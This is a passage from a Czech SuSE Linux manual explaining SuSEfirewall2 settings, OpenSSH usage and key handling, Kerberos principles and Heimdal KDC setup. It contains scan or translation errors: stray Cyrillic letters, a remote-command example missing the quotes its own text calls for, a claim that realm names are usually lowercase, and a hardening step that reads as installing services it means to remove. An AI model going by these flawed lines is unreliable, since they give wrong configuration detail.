Pokud je tedy například váš počítač webový server a má být proto dosažitelný zvenčí, pak mu musíte umožnit, aby měl přístupný port 80. Tím ovšem přestane být chránění proti útoku na port 80. Firewall, realizovaný jako pouhý filtr paketů, nemůže samozřejmě nahradit profesionální firewall na aplikační úrovni. Přesto však může podstatně zvýšit bezpečnost sítě v domácím použití nebo v menším podniku.

SuSEfirewall2 – ruční konfigurace

Dokumentaci k `SuSEfirewall2` najdete v `/usr/share/doc/packages/SuSEfirewall2`.

Celá konfigurace je v souboru `/etc/sysconfig/SuSEfirewall2`. Je zde krok po kroku anglicky vysvětleno, jak se firewall konfiguruje. O každém bodě se uvádí, zda se týká maškarády nebo firewallu. V konfiguračním souboru je též zmínka o DMZ (demilitarizované zóně), té se však zatím vyhneme.

Pokud tedy opravdu potřebujete pouze maškarádu, vyplníte jen řádky označené *masquerading*.

- FW_DEV_EXT: např. `eth0` pro rozhraní, které směřuje do Internetu, u ISDN to bude `ipp0`
- FW_DEV_INT: zde uveďte zařízení, které směřuje do vaší interní sítě, např. `eth1`
- FW_ROUTE: pokud chcete používat maškarádu, pak zde rozhodně nastavte `yes`. Vaše interní počítače nejsou zvenku vidět, protože mají IP adresy z neveřejných segmentů, které nejsou v Internetu vůbec routovány. U firewallu BEZ maškarády zvolte `yes` pouze v tom případě, když chcete povolit přístup do vnitřní sítě. Pak ale musí mít počítače ve vnitřní síti platné IP adresy. V běžném případě byste rozhodně neměli přístup zvenku povolovat!
- FW_MASQUERADE: Když potřebujete maškarádu, uveďte zde `yes`. Když budete přistupovat k Internetu, tak si uvědomte, že je lepší přistupovat skrze proxy
- FW_MASQ_NETS: Zde je třeba uvést síť nebo počítače, které budou maškarádovány. Jednotlivé položky odděľujte mezerou. Např.:
`FW_MASQ_NETS="192.168.0.0/24 192.168. 10.1"`
- FW_PROTECT_FROM_INTERNAL: Zde uveďte `yes`, pokud chcete chránit firewall i před útoky z vnitřní sítě. Pak je třeba služby z interní sítě explicitně povolovat v `FW_SERVICES_INT_TCP` a `FW_SERVICES_INT_UDP`
- FW_AUTOPROTECT_SERVICES: Nechte nastaveno na `yes`
- FW_EXT_TCP: Zde uveďte služby, které budete chtít na firewallu povolit pro přístup zvenku. Pokud provozujete na serveru poštovní, webový a ftp server, pak nastavte třeba `"www smtp ftp domain 443"`. Na domácím počítači, který neposkytuje žádné služby nemusíte nastavovat nic.
- FW_EXT_UDP: Nechte prázdné, pokud neprovozujete nameserver, který by měl být přístupný zvenku
- FW_INT_TCP: Zde uvádějte služby, které budou dostupné pro vnitřní síť v případě, že jste nastavili ochranu před útoky i z vnitřní sítě. Zadávaní je zde stejné jako při povolování adres pro vnější síť

- FW_INT_UDP: I zde platí to samé jako u externího rozhraní
- FW_TRUSTED_NETS: Zde uveďte počítače/sítě, kterým můžete opravdu věřit. Mějte ale na paměti, že i tyto počítače/sítě je třeba chránit před útokem zvenku. Např. zápis "172.20.0.0/16 172.30.4.2" znamená, že všechny počítače začínající na 172.20.x.x a počítač 172.30.4.2 budou moci procházet skrze firewall bez omezení

Následující volby byste měli nechat beze změny, případně konzultujte náповědu v `/usr/share/doc/packages/SuSEfirewall12/`

Celou konfiguraci firewallu můžete provést také v modulu YaST, kde jsou jednotlivé kroky zdokumentovány v náповědě vlevo.

SSH (Secure Shell) — bezpečná alternativa k telnetu

V dnešní době, kdy je více a více počítačů instalovaných do prostředí sítě, je často nezbytné, aby se k nim dalo vzdáleně přistupovat. Obvykle to znamená, že uživatel se přihlásí – zašle přihlašovací jméno (angl. *login*) a heslo. Pokud jsou však tyto údaje zasílány přes síť jako prostý text, může se stát, že cestou tyto údaje někdo odposlechne, a získá přístup k účtu uživatele, aniž by o tom věděl. Kromě toho, že útočník takto získá přístup k souborům uživatele, může se dostat i k účtu uživatele *root*, nebo napadat další počítače. V minulosti se přihlašovalo na vzdálené počítače programem Telnet, který nenabízí žádné bezpečnostní mechanismy pro utajení přenášených údajů. Podobné chování mají i další často používané programy pro vzdálený přístup, např. ftp.

SSH naproti tomu nabízí ochranu přenášených informací. Šifruje jak přihlašovací údaje (login a heslo), tak i veškerý zbytek komunikace mezi dvěma počítači. Při zašifrovaném přenosu útočník stále může odposlechnout přenášené pakety dat, ale bez znalosti šifrovacího klíče nemůže získat původní obsah zasílaných dat. SSH tedy umožňuje bezpečně komunikovat se vzdálenými systémy přes nezabezpečenou síť, jako je např. Internet. Sada programů, které se v systému SuSE Linux starají o zabezpečení vzdáleného přístupu, se jmenuje OpenSSH.

Balíček OpenSSH

SUSE Linux instaluje balíček OpenSSH automaticky. Programy `ssh`, `scp` a `sftp` jsou pak dostupné jako alternativa programů `telnet`, `rlogin`, `rsh`, `rcp` a `ftp`.

ssh

Program `ssh` vám umožní připojovat se na vzdálené stroje a pracovat interaktivně, nebo vzdáleně spouštět programy. Například na vzdálený počítač `linux` se můžete přihlásit pomocí příkazu `ssh linux`. Vzdálený systém vás požádá o heslo (které máte nastavené na vzdáleném počítači), a spustí váš přihlašovací shell.

Po úspěšném přihlášení můžete pracovat s příkazovým řádkem na vzdáleném stroji, nebo spouštět interaktivní aplikace (VoST). Pokud máte na vzdáleném počítači nastavené jiné přihlašovací jméno, třeba `jb`, přihlásíte se pomocí příkazu:

```
ssh -l jb linux
```

nebo

```
ssh jb@linux.
```

Navíc můžete pomocí `ssh` spouštět příkazy na vzdáleném systému, stejně jako s programem `rsh`. Na následujícím příkladě si ukážeme, jak spustit příkaz `uptime` na počítači `linux`, a jak vytvořit adresář se jménem `tmp` na svém lokálním počítači. Výstup programů se zobrazí na terminálu lokálního počítače `linux`.

```
ssh linux uptime; mkdir tmp
tux@linux's password:
1:21pm up 2:17, 9 users, load average: 0.15, 0.04, 0.02
```

Ohraničení příkazů uvozovkami je nezbytné, abychom odeslali oba příkazy na `linux`. Pokud bychom neuvedli uvozovky, druhý příkaz by se spustil na lokálním počítači `linux`.

scp

`scp` kopíruje soubory mezi dvěma vzdálenými počítači. Je to vlastně bezpečná a šifrovaná náhrada za program `rcp`. Například příkaz `scp dopis.tex linux:` překopíruje soubor `dopis.tex` z aktuálního adresáře lokálního počítače `linux` na počítač `linux`. Abyste se přihlásili pod jiným uživatelským jménem, zadejte příkaz ve formátu `uzivatelскеjmeno@pocitac`. U příkazu `scp` není možné použít volbu `-l` jako u `ssh`.

`scp` po zadání správného hesla začne přenášet soubor a zobrazuje při tom stav přenosu jako rostoucí řadu hvězdiček. Navíc zobrazuje i odhadovaný čas trvání přenosu. Tyto výstupy můžete vypnout použitím parametru `-q`.

Program scp také zvládá rekursivní kopírování celých adresářů. Příkaz `scp -r src/ linux:backup/` zkopíruje obsah adresáře `src/` včetně jeho podadresářů do adresáře `backup/` na počítači `linux`. Pokud tento adresář neexistuje, `scp` ho automaticky vytvoří.

Parametrem `-p` řeknete `scp`, aby neměnil časové údaje u souborů. Volba `-C` zapne kompresi dat při přenosu, takže sníží velikost přenášených dat (zvýší se tím ale zatížení procesoru).

sftp

Program `sftp` lze použít místo `scp` pro bezpečný přenos souborů. Během `sftp` relace můžete používat některé z příkazů známých z `ftp`. `sftp` se hodí hlavně pro situace, kdy předem neznáte názvy souborů na vzdáleném počítači.

SSH démon (sshd) – strana serveru

Pokud pracujete s klienty SSH (`ssh` a `scp`) musíte mít spuštěný SSH server (démona) na počítači, kam se chcete připojovat. Tento démon obvykle naslouchá na TCP/IP portu 22.

Při prvním spuštění démona se vygenerují tři páry klíčů. V každém páru je jeden soukromý a jeden veřejný klíč. Proto se o této proceduře říká, že je založena na veřejném klíči. Aby byla zaručena bezpečnost komunikace pomocí SSH, musí mít přístup k soukromému klíči pouze administrátor systému. Práva souboru jsou nastavena podle standardní instalace. Soukromé klíče jsou potřeba pouze lokálně pro démona SSH a nesmíte je nikomu poskytnout. Veřejná část klíče (poznáte podle souboru s koncovkou `.pub`) je pak zasílána klientům při přihlášení; mohou je číst všichni uživatelé.

Spojení je vždy iniciováno klientem. Čekající démon si s klientem nejdříve vymění identifikační data (zjistí jakou verzi protokolu, případně jaký program, používá protější strana). Protože na požadavek odpovídá potomek hlavního procesu démona SSH, může současně běžet více různých SSH spojení.

Při komunikaci podporuje program OpenSSH verzi 1 i 2 protokolu SSH. Nově instalovaný systém SuSE Linux používá standardně verzi 2. Pokud chcete u staršího systému po aktualizaci i nadále používat verzi 1, držte se instrukcí popsanych v `/usr/share/doc/packages/openssh/README.SuSE`. V tomto dokumentu také najdete informace o tom, jak v několika krocích přejít z funkčního prostředí verze SSH 1 na verzi SSH 2.

Verze 2 protokolu SSH nevyžaduje klíč pro server. Obě strany používají místo výměny páru klíčů algoritmus Diffie-Helman.

Pokud chcete rozšifrovat klíč relace, musíte znát soukromý klíč klienta i serveru a nelze ho odvodit pouze ze znalosti veřejných klíčů. Pouze SSH démon může rozkódovat klíč relace (více viz. `man /usr/share/doc/packages/openssh/RFC.nroff`). Průběh relace můžete blíže sledovat, pokud zapnete u klienta SSH tzv. "užvaněný" režim pomocí volby `-v`. Pokud chcete aby klient komunikoval pomocí verze SSH 1, použijte volbu `-1`.

Klient si po prvním kontaktu se serverem ukládá jeho veřejný klíč do `~/.ssh/known_hosts`. Tímto způsobem SSH pozná, že se změnila identita serveru a budete upozorněni. Lze tak zabránit útokům typu *man-in-the-middle*.

Doporučujeme vám zálohovat na bezpečné místo veřejný i soukromý klíč vašeho systému (uloženy jsou v `/etc/ssh/`). Pokud budete muset reinstalovat systém, můžete použít opět staré klíče. Tím docílíte toho, že se uživatelům, kteří se přihlašují na váš systém, nebude zobrazovat hláška o změně klíče na serveru. Takto lze i zjistit, jestli někdo manipuloval s klíčem. V tomto případě však nejspíš došlo ke kompromitaci systému. Reinstalujte systém, lépe ho zabezpečte, a vygenerujte nové klíče. Uživatelé si pak musí ze souboru `~/.ssh/known_hosts` vymazat řádek, který začíná názvem vašeho počítače a pokračuje vaším veřejným klíčem.

Mechanismus ověřování pomocí SSH

Nejjednodušší způsob ověření je pomocí přihlašovacího jména a hesla. Program SSH byl ale vyvíjen, aby nahradil i programy `rsh` a `rlogin`. Nabízí tedy možnost ověření pomocí uživatelského páru klíčů. Aby si uživatel mohl vygenerovat své klíče, nabízí balíček SSH program `ssh-keygen`. Po zadání příkazu:

```
ssh-keygen -t rsa
```

nebo

```
ssh-keygen -t dsa
```

vygeneruje program pár uživatelských klíčů a zeptá se vás na název souboru, kam jej chcete uložit.

```
Enter file in which to save the key (/home/newbie/.ssh/id_rsa):
```

Potvrďte standardní název a odpovězte na žádost o zadání hesla. I když vám program navrhone použít prázdné heslo, je lepší zadat netriviální heslo o délce 10 až 30 znaků. Následně se uloží klíče do souborů `id_rsa` (soukromý) a `id_rsa.pub` (veřejný) a program zobrazí celou cestu k souborům.

```
Enter same passphrase again: Your identification has been
saved in /home/newbie/.ssh/id_rsa Your public key has been
```

saved in /home/newbie/.ssh/id_rsa.pub. The key fingerprint is:
79:c1:79:b2:e1:c8:20:c1:89:0f:99:94:a8:4e:da:e8 newbie@linux

Pro změnu hesla u již vygenerovaných klíčů použijte (podle typu vašeho klíče):

```
ssh-keygen -p -t rsa
```

případně

```
ssh-keygen -p -t dsa
```

Nyní si na počítači, kam se chcete přihlašovat bez hesla, uložte váš veřejný klíč (v našem případě uložený v souboru `id_rsa.pub`) do souboru `~/.ssh/authorized_keys`. Při přihlášení pak budete dotázáni na heslo ke klíči. Pokud se tak nestane, překontrolujte zda jste vše správně uložili.

Tato procedura může vypadat složitěji, než samotné přihlašování pomocí přihlašovacího jména a hesla. SSH ale nabízí další nástroj, program `ssh-agent`, který si pamatuje privátní klíče během sezení. Celé sezení (X session) se musí spustit jako potomek programu `ssh-agent`. Nejjednodušší cestou je nastavit na začátku konfiguračního souboru `.xsession` proměnou `usessh` na `yes` a přihlásit se přes KDM nebo XDM. Eventuálně spusťte X Window pomocí `ssh-agent startx`. Nyní můžete používat `ssh` nebo `scp` jako obvykle. Pokud jste uložili na vzdálené počítače váš veřejný klíč, nebude po vás systém vyžadovat heslo. Nezapomeňte ale, pokud odejdete od počítače, zamknout váš desktop (např. pomocí `xlock`).

Veškeré změny SSH protokolu 2 oproti dřívější verzi jsou popsány v souboru `/usr/share/doc/packages/openssh/README.SuSE`.

X server, ověřování a přeposílací mechanismy

Kromě vylepšení bezpečnostních mechanismů popsaných dříve, `ssh` také zjednodušuje používání vzdálených aplikací pro X server. Jestliže spustíte `ssh` s parametrem `-X`, proměnná `DISPLAY` se na vzdáleném stroji nastaví na hodnotu počítače, odkud se přihlašujete a veškerý výstup X aplikací bude přeposílán na vzdálený počítač přes existující `ssh` spojení. Navíc tyto aplikace spuštěné vzdáleně a zobrazované lokálně nemohou být díky přenosu přes `ssh` odposlechnuty útočníkem.

Pokud při spouštění `ssh-agent` přidáte parametr `-A`, bude se autentizační mechanismus přenášet i na stroje, na které se připojíte. Můžete se tedy bez zadávání hesel přihlašovat na další počítače. Stačí abyste všude uložili váš veřejný klíč.

Oba tyto mechanismy jsou standardně vypnuty, ale lze je kdykoliv zapnout v souboru `/etc/ssh/sshd_config` nebo uživatelském `~/.ssh/config`.

Program ssh můžete také použít pro přesměrování TCP/IP spojení. V následujícím příkladě ssh přesměruje SMTP a POP3 port. Příkaz spustíme na linux:

```
ssh -L 25:linux:25 linux
```

Tedy každé SMTP spojení, které půjde na linux port 25, je přesměrováno na SMTP port počítače linux přes šifrovaný kanál. To se může hodit, pokud nepoužíváte SMTP-AUTH nebo POP-before-SMTP a chcete mít veškerý poštovní provoz přesměrovaný na hlavní poštovní server vaší sítě. Stejně tak lze přesměrovat POP3 spojení pomocí příkazu:

```
ssh -L 110:linux:110 linux
```

Oba dva příkazy musíte spustit jako root, protože jde o přesměrování privilegovaných portů.

Další informace naleznete v manových stránkách k jednotlivým programům a v adresáři `/usr/share/doc/packages/openssh`.

Síťové ověřování — Kerberos

Při standardní instalaci musí uživatel zadávat heslo pro každou síťovou službu. Kerberos nabízí ověřovací metodu, která uživateli umožní přihlásit se do sítě jen jednou a pak používat bez dalšího přihlašování po dobu sezení všechny dostupné síťové služby. Aby byla síť bezpečná, musí splňovat následující podmínky:

- Každý uživatel musí být jednoznačně identifikovatelný a nesmí mít možnost převzít identitu jiného uživatele.
- Všechny servery v síti se musí jednoznačně identifikovat. Pokud by nebyla splněna tato podmínka, mohla by síť být ohrožena cizím serverem, který by mohl získat citlivé informace. To je zajištěno pomocí mutual authentication, kdy klient ověřuje identitu serveru a naopak.

Kerberos pomáhá splnit výše uvedené podmínky použitím šifrovaného ověřování. V následující části si ukážeme, jak tento ověřovací mechanismus pracuje. Půjde pouze o základní principy práce Kerbera. Podrobnější informace získáte v dokumentaci, která se nainstaluje spolu s Kerberem.

Poznámka

Původní Kerberos byl navržen v MIT. Mimo MIT Kerbera existuje řada dalších implementací. SuSE Linux obsahuje volně dostupnou verzi Kerberos 5, Heimdal Kerberos 5 od KTH. Protože následující text popisuje funkce všech verzí, budete o programu mluvit jednoduše jako o Kerberovi dokud nedojdeme k informacím specifickým pro Heimdal.

Poznámka

Terminologie

V souvislosti s Kerberem budeme používat následující terminologii.

pověření Uživatelé a klienti potřebují k ověření u služby určitý druh pověření. Kerberos používá dva typy pověření — lístky nebo-li tikety a autentifikátory.

lístek Lístek je serverem vytvořené pověření klienta, se kterým umožňuje klienti žádat o služby. Obsahuje jméno serveru, jméno klienta, internetovou adresu klienta, časové razítko, životnost lístku a náhodný klíč sezení. Všechna tato data jsou šifrována pomocí klíče serveru.

autentifikátor Spolu s lístky se autentifikátory starají o to, aby se klienti prokázaly pouze vlastními lístky. Autentifikátory se skládají ze jména klienta, IP adresy stanice a aktuálního času stanice. Vše je šifrováno pomocí klíče sezení, který je známý pouze klientovi a serveru poskytujícímu požadovanou službu. Autentifikátor lze použít na rozdíl od lístku pouze jednou. Klient si dokáže autentifikátor vytvářet sám.

instance Kerberos instance je jedinečná entita (uživatel nebo služba), které je přidělován lístek. instance se skládá z:

- **primární části** — první část instance. V případě uživatele může jít o uživatelské jméno.
- **instance** — dodatečné volitelné informace. Řetězec je od primární části oddělen znakem ` / '.
- **doména** — určení Kerberos domény. Obvykle jméno domény napsané malými písmeny.

mutual ověřování Kerberos zajišťuje, že jak klient tak server si jsou jisti identitou svého protějšku. Sdílejí klíč (sezení), pomocí kterého mohou bezpečně komunikovat.

klíč sezení Klíče sezení jsou programem Kerberos dočasně vytvářené klíče. Jsou předávány klientům a používány ke komunikaci mezi klientem a dotazovaným serverem.

replay Prakticky všechny zprávy v síti mohou být poškozeny, uloupeny nebo přeposlány. V případě Kerberos je nejnebezpečnější situace, kdy útočník bude požadovat službu serveru pomocí ukradeného lístku a autentifikátoru. Kerberos v sobě naštěstí obsahuje několik mechanismů, které to-
muto nebezpečí dokáží předejít.

server nebo služba Služba je použita v případě zvláštní akce, která má být vykonána. Proces za touto službou je označován jako server.

Jak Kerberos pracuje

Kerberos je často nazýván důvěryhodnou třetí stranou ověřovací služby, což znamená, že Kerberovi věří při ověřovacím procesu jak klienti tak servery. Kerberos udržuje databázi všech svých uživatelů a jejich privátních klíčů.

Aby byl Kerberos skutečně důvěryhodnou ověřovací autoritou, je nutné mu vymezit samostatný server. K tomuto serveru by měl mít přístup pouze administrátor. Redukujte síťové služby na serveru na nutné minimum — včetně sshd.

První kontakt první kontakt s Kerberem je podobný procesu přihlašování do normálního systému. Jednoduše zadáte své uživatelské jméno. Tato informace je pak spolu se jménem požadované služby poslán ověřovacímu serveru (Kerberos). Pokud je vaše jméno v databázi ověřovacího serveru, vytvoří náhodný klíč sezení pro spojení mezi vaším počítačem a serverem, který poskytuje vámi požadovanou službu. Pak ověřovací server připraví lístek pro dotazovaný server. Lístek šifrovaný pouze klíčem sezením známým ověřovacímu serveru a dotazovanému serveru obsahuje následující informace:

- jméno klienta a dotazovaného serveru
- aktuální čas
- životnost lístku
- IP adresu klienta
- nově vytvořený klíč sezení

Tento lístek je spolu s klíčem sezení zaslán klientovi. Při šifrování je však použit klíč klienta. Tento klíč je vytvářen z vašeho uživatelského hesla a je známý pouze ověřovacímu serveru a klientovi. Nyní, po obdržení

odpovědi od serveru, jste požádáni o zadání hesla. Heslo je začleněno do klíče, kterým lze dešifrovat balíček zasláný ověřovacím serverem. Balíček je pak tzv. unwrapped a heslo a klíč jsou vymazány s paměti stanice. Až do vypršení životnosti pak můžete pomocí tohoto lísku vyžadovat další tikety.

Dotazování služby Aby klient mohl využít určitou službu poskytovanou serverem v síti, musí nejdříve serveru prokázat svou identitu. Z toho důvodu aplikace vytvářejí autentifikátory. Autentifikátor se skládá z těchto částí:

- instance klienta
- IP adresy klienta
- aktuálního času
- kontrolního součtu (vytvořeného klientem)

Všechny tyto informace jsou zašifrovány pomocí klíče sezení, který klient obdržel od serveru. Autentifikátor a lístek je pak zaslán serveru. Server použije pro dešifrování autentifikátoru vlastní kopii klíče sezení a překontroluje informace od klienta s informacemi v lístku. Server tedy překontroluje, zda autentifikátor a lístek pocházejí ze stejného počítače.

Bez určitých bezpečnostních opatření a straně serveru byl by proces v této fázi dokonalým cílem pro replay útoky. Někdo by mohl autentifikátor s lístkem odcizit a přeposlat, aby tak získal služby pro svůj neautorizovaný počítač. Aby se tomuto nebezpečí předešlo, server nepřijme žádný dotaz s časovým razítkem a lístkem, který již jednou obdržel. Pokud se navíc časové razítko bude příliš lišit od času dotazu, bude dotaz ignorován.

Mutual ověřování Ověřování pomocí Kerbera lze používat v obou směrech. Neslouží pouze k ověřování identity klienta, ale lze jím ověřovat i server poskytující služby klientovi. Z toho důvodu posílá určité typy autentifikátorů i sám sobě. Vloží je do kontrolního součtu, který obdržel v autentifikátoru klienta a zašifruje klíčem sezení, který sdílí s klientem. Klient obdrží potvrzení identity serveru a začne se serverem spolupracovat.

Ticket-granting — navázání spojení se všemi servery Lístky jsou navrženy pro jeden server. Z toho plyne, že je nutné pro každou službu vytvářet nový lístek. Kerberos obsahuje mechanismus získávání lístků pro jednotlivé servery. Tato služba se nazývá ticket-granting. Služba ticket-granting je normální služba, takže používá stejné přístupové protokoly jako ostatní služby. Pokud nějaká aplikace potřebuje lístek, který ještě nemáte, kontaktuje ticket-granting server. Tento dotaz se skládá z:

- dotazovaného instance
- ticket-granting lístku
- autentifikátoru

Jako všechny ostatní servery i ticket-granting server překontroluje lístek a autentifikátor. Pokud je klíč platný, vytvoří ticket-granting server klíč sezení, který bude klient používat pro spojení s nově dotazovaným serverem. Pak vytvoří pro nově dotazovaný server lístek, který se skládá z následujících částí:

- instance klienta
- instance serveru
- aktuálního času
- IP adresy klienta
- nově vytvořeným klíčem sezení

Nově vytvořenému lístku je přiřazena životnost, která je menší než životnost ticket-granting lístku a výchozí pro požadovanou službu. Klientovi je pak tento lístek doručen spolu s klíčem sezení službou ticket-granting. Je však šifrován klíčem sezení z ticket-granting lístku. Klient tak může odpověď dešifrovat, aniž by vyžadoval heslo uživatele. Tak je Kerberem zajištěno spojení s ostatními servery a uživatel je přitom žádán o heslo pouze při zahájení sezení.

Compatibilita a Windows 2000 Windows 2000 obsahuje implementaci Kerbera 5 od společnosti Microsoft. Protože SuSE Linux používá Heimdal implementaci Kerbera 5, najdete informace v dokumentaci. Viz. *Další informace* na následující straně.

Pohled uživatele na Kerbera

V ideálním případě přijde uživatel do kontaktu s Kerberem pouze jednou při přihlášení na svém počítači. Při přihlášení získá ticket-granting lístek. Po odhlášení jsou Kerberem všechny lístky uživatele automaticky zničeny, takže je již nelze použít. Někdy může dojít k situaci, že je uživatel přihlášen tak dlouho, že dojde k vypršení životnosti ticket-granting lístku. Uživatel pak nový lístek může získat spuštěním programu `kinit`. Všechny lístky a jejich vlastnosti lze vypsat příkazem `klist`.

Nyní si uvedeme některé aplikace, které používají ověřování pomocí Kerbera. Tyto aplikace najdete v adresáři `/usr/lib/heimdal/bin`. Všechny jsou schopné fungovat jak v prostředí ověřování pomocí Kerberos tak ve standardním unixovém a linuxovém systému:

- telnet, telnetd
- rlogin
- rsh, rcp, rshd
- popper, push
- ftp, ftpd
- su
- imapd
- pine

Po přihlášení po vás tyto aplikace již nebudou vyžadovat heslo, protože je vaše identita již ověřena pomocí Kerbera. Program ssh překompilovaný s podporou Kerbera umí přeposílat všechny lístky z jedné stanice na druhou. Pokud používáte ssh pro přihlašování na jiné stanice, ssh automaticky přizpůsobí obsah lístků. Jednoduché překopírování lístků nelze použít, protože lístky obsahují např. informace o IP adrese stanice. Kerberos je podporován také XDM a KDM. Více informací o síťových aplikacích spolupracujících s Kerberem získáte v *Kerberos V5 UNIX User's Guide* na stránce <http://web.mit.edu/kerberos/www/krb5-1.3/krb5-1.3/doc/krb5-user.html>.

Další informace

SUSE Linux volně dostupnou implementaci Kerbera nazývanou Heimdal. Dokumentace se nainstaluje spolu s balíčkem heimdal do `/usr/share/doc/packages/heimdal/doc/heimdal.info`. Dostupná je také na domovských stránkách projektu <http://www.pdc.kth.se/heimdal/>

Oficiální stránka MIT Kerbera je <http://web.mit.edu/kerberos/www/>. Zde najdete další užitečné odkazy související s Kerberem.

Klasické pojednání o principech Kerbera je dostupné na stránce <http://web.mit.edu/kerberos/www/dialogue.html>. Jde o odbornější nicméně velmi užitečný článek.

Jednodušší pojednání najdete na:

<ftp://athena-dist.mit.edu/pub/kerberos/doc/usenix.PS>.

Na následujících stránkách najdete stručné informace o Kerberovi a odpovědi na otázky týkající se instalace, konfigurace a správy:

<http://web.mit.edu/kerberos/www/krb5-1.3/krb5-1.3/doc/krb5-user.html>

<http://web.mit.edu/kerberos/www/krb5-1.3/krb5-1.3/doc/krb5-install.html>

<http://web.mit.edu/kerberos/www/krb5-1.3/krb5-1.3/doc/krb5-admin.html>

Oficiální Kerberos FAQ je dostupný na stránce

<http://www.nrl.navy.mil/CCS/people/kenh/kerberos-faq.html>.

Instalace a správa Kerbera

V této části získáte informace o instalaci Heimdal implementaci Kerbera a o jeho správě. Tato sekce již předpokládá, že máte určité povědomí o principu práce Kerberos (viz. *Sít'ové ověřování — Kerberos* na straně 546).

Volba domén Kerberos

Doména Kerbera se v angličtině nazývá (angl. *realm*) a je identifikována jménem jako `FOOBAR.COM` nebo jednoduše `ACCOUNTING`. Kerberos rozpoznává velikost písmen, takže doména `foobar.com` je jiná doména než `FOOBAR.COM`. Obvykle se u jmen domén používají malá písmena.

Dobrý nápad je použít DNS doménové jméno (nebo subdoménové jako např. `ACCOUNTING.FOOBAR.COM`). Jak zjistíte dále, velmi si svůj administrátorský úděl usnadníte, pokud nastavíte Kerbera klientů tak, aby kontaktovaly KDC a ostatní služby Kerbera pomocí DNS. Pokud tuto konfiguraci nastavíte, je také velmi užitečné, aby byla doména Kerbera shodná s poddoménou vaší DNS domény.

Na rozdíl od jmenného prostoru DNS není Kerberos hierarchický. Nemůžete tedy nastavit doménu `FOOBAR.COM`, která má poddomény `DEVELOPMENT` a `ACCOUNTING`. Místo toho musíte vytvořit tři samostatné domény, u kterých nastavíte i ověřování uživatelů z jiných domén tzv. (angl. *crossrealm*) ověřování.

Pro jednoduchost budeme dále počítat s tím, že je nastavena jen jedna doména pro celou vaši organizaci. Ve všech následujících příkladech je používána doména `SAMPLE.COM`.

Nastavení KDC hardwaru

Prvním krokem při nasazení Kerbera je výběr počítače, který bude sloužit jako centrum distribuce klíčů nebo-li KDC (Key Distribution Center). Na tomto počítači bude uložena databáze uživatelů Kerberos s jejich hesly a všemi dalšími informacemi.

KDC je nejdůležitější část v bezpečnosti vaší sítě. Pokud se do něj někdo nabourá, je kompromitována celá vaše infrastruktura a všechny uživatelské

účty chráněné Kerberem. Útočník s přístupem do databáze Kerbera může navíc provést prakticky libovolné a téměř nezjistitelné změny. Věnujte proto bezpečnosti tohoto počítače maximální pozornost:

- Umístěte počítač na bezpečné místo, kam má přístup pouze omezený počet lidí např. zamykaná serverovna.
- Nespouštějte s výjimka KDC na tomto počítači žádné jiné síťové služby. To platí jak pro roli serveru tak klienta. Na KDC by neměl být importován žádný síťový souborový systém jako NFS a jeho síťová konfigurace by neměla být nastavována pomocí DHCP.

Rozumným řešením je instalace minimálního systému. Po instalaci `inetd`, `portmap` a `cups`, stejně jako všechny grafické aplikace včetně X serveru. Možné riziko představuje i instalace SSH serveru.

Vzhledem k možnému bezpečnostnímu riziku nebude na serveru dostupný X server a tím pádem ani grafické přihlášení. Kerberos má vlastní konfigurační rozhraní.

- V souboru `/etc/nsswitch.conf` proveďte změny tak, aby pro rozpoznávání skupin a uživatelů byly používány pouze lokální soubory. Změňte řádky pro `passwd` a `group`, aby vypadaly takto:

```
passwd:      files
group:       files
```

Obsah souboru 67: Nastavení souborů v `nsswitch.conf`

Editujte soubory `passwd`, `group`, `shadow` a `gshadow` v adresáři `/etc` a odstraňte řádky začínající znakem `+` (ty jsou určeny pro NIS).

Vzhledem k možnému riziku zakažte také DNS. Pokud by DNS vyhledávání byla skrytá chyba, mohl by ji útočník využít. DNS vyhledávání zakážete tak, že smažete soubor `/etc/resolv.conf`.

- Editací souboru `/etc/shadow` zakažte všechny uživatelské účty s výjimkou uživatele `root` tak, že zahešované heslo nahradíte znakem `*` nebo `!`.

Synchronizace času

Abyste mohli používat úspěšně Kerberos, musíte synchronizovat čas na všech systémech. To je důležité především jako prevence před znovupoužitím lístku možným útočníkem. Kerberos obsahuje řadu mechanismů zamezujících znovupoužití lístků. Jedním z nich je použití časových razítek. Pokud obdrží lístek s razítkem, které neobsahuje aktuální čas, lístek odmítne.

Kerberos samozřejmě povoluje určitou časovou odchylku. Hodiny počítačů však bývají velmi rozdílné. Během týdne se od sebe u několika systémů mohou rozejít až o půl hodiny. Z toho důvodu nastavte síti časovou synchronizaci proti časovému serveru.

Nejjednodušší je instalace NTP serveru, proti kterému se budou synchronizovat všechny počítače v síti. Mimo serveru poběží na všech klientských stanicích NTP démon v klientském režimu a na všech těchto stanicích se bude jednou denně spouštět příkaz `ntpdate` (toto řešení je vhodné pouze pro menší sítě). Proti časovému serveru je nutné synchronizovat také KDC. Běh NTP démona na tomto počítači je však spojen s bezpečnostním rizikem. V tomto případě je rozumné spouštět `ntpdate` pomocí služby Cron. Nastavení NTP najdete v samostatném oddíle. Více informací o NTP získáte v jeho dokumentaci v adresáři `/usr/share/doc/packages/xntp-doc`.

Při kontrole časových razítek je možné také nastavit maximální časovou odchylku, kterou bude ještě Kerberos akceptovat. Příslušnou proměnnou (`clock skew`) nastavíte v souboru `krb5.conf`. Postup je popsán v *Nastavení časové odchylky* na straně 560.

Nastavení záznamů

Pokud neprovedete jiné nastavení, budou démoni Kerbera na počítači s KDC předávat záznamy `syslog` démonovi. Jestliže chcete záznamy KDC přeposílat na jiný počítač, použijte `rsync`. Protože jsou informace sítě posílány nešifrovány, nedoporučujeme vám přeposílat záznamy pomocí `syslogd`.

Instalace KDC

V této sekci je popsána instalace KDC, včetně vytváření a správy instancí.

Instalace RPM

Nejdřív musíte nainstalovat Kerberos software. Na počítači, který bude sloužit jako KDC, nainstalujte balíčky `heimdal`, `heimdal-lib` a `heimdal-tools` příkazem:

```
rpm -ivh heimdal-*.rpm heimdal-lib-*.rpm heimdal-tools*.rpm
```

Nastavení hlavního klíče

Dalším krokem je inicializace databáze, do které Kerberos ukládá všechny informace instancí. Nejdřív nastavte hlavní klíč databáze, který je používán k ochraně databáze před nežádoucím přečtením např. ze zálohy. Hlavní klíč je vytvářen z hesla a je uložen ve stash souboru, takže nemusíte heslo zadávat při každém startu KDC. Ujistěte se, že jste zvolili vhodné heslo, např. větu z náhodně vybrané knížky.

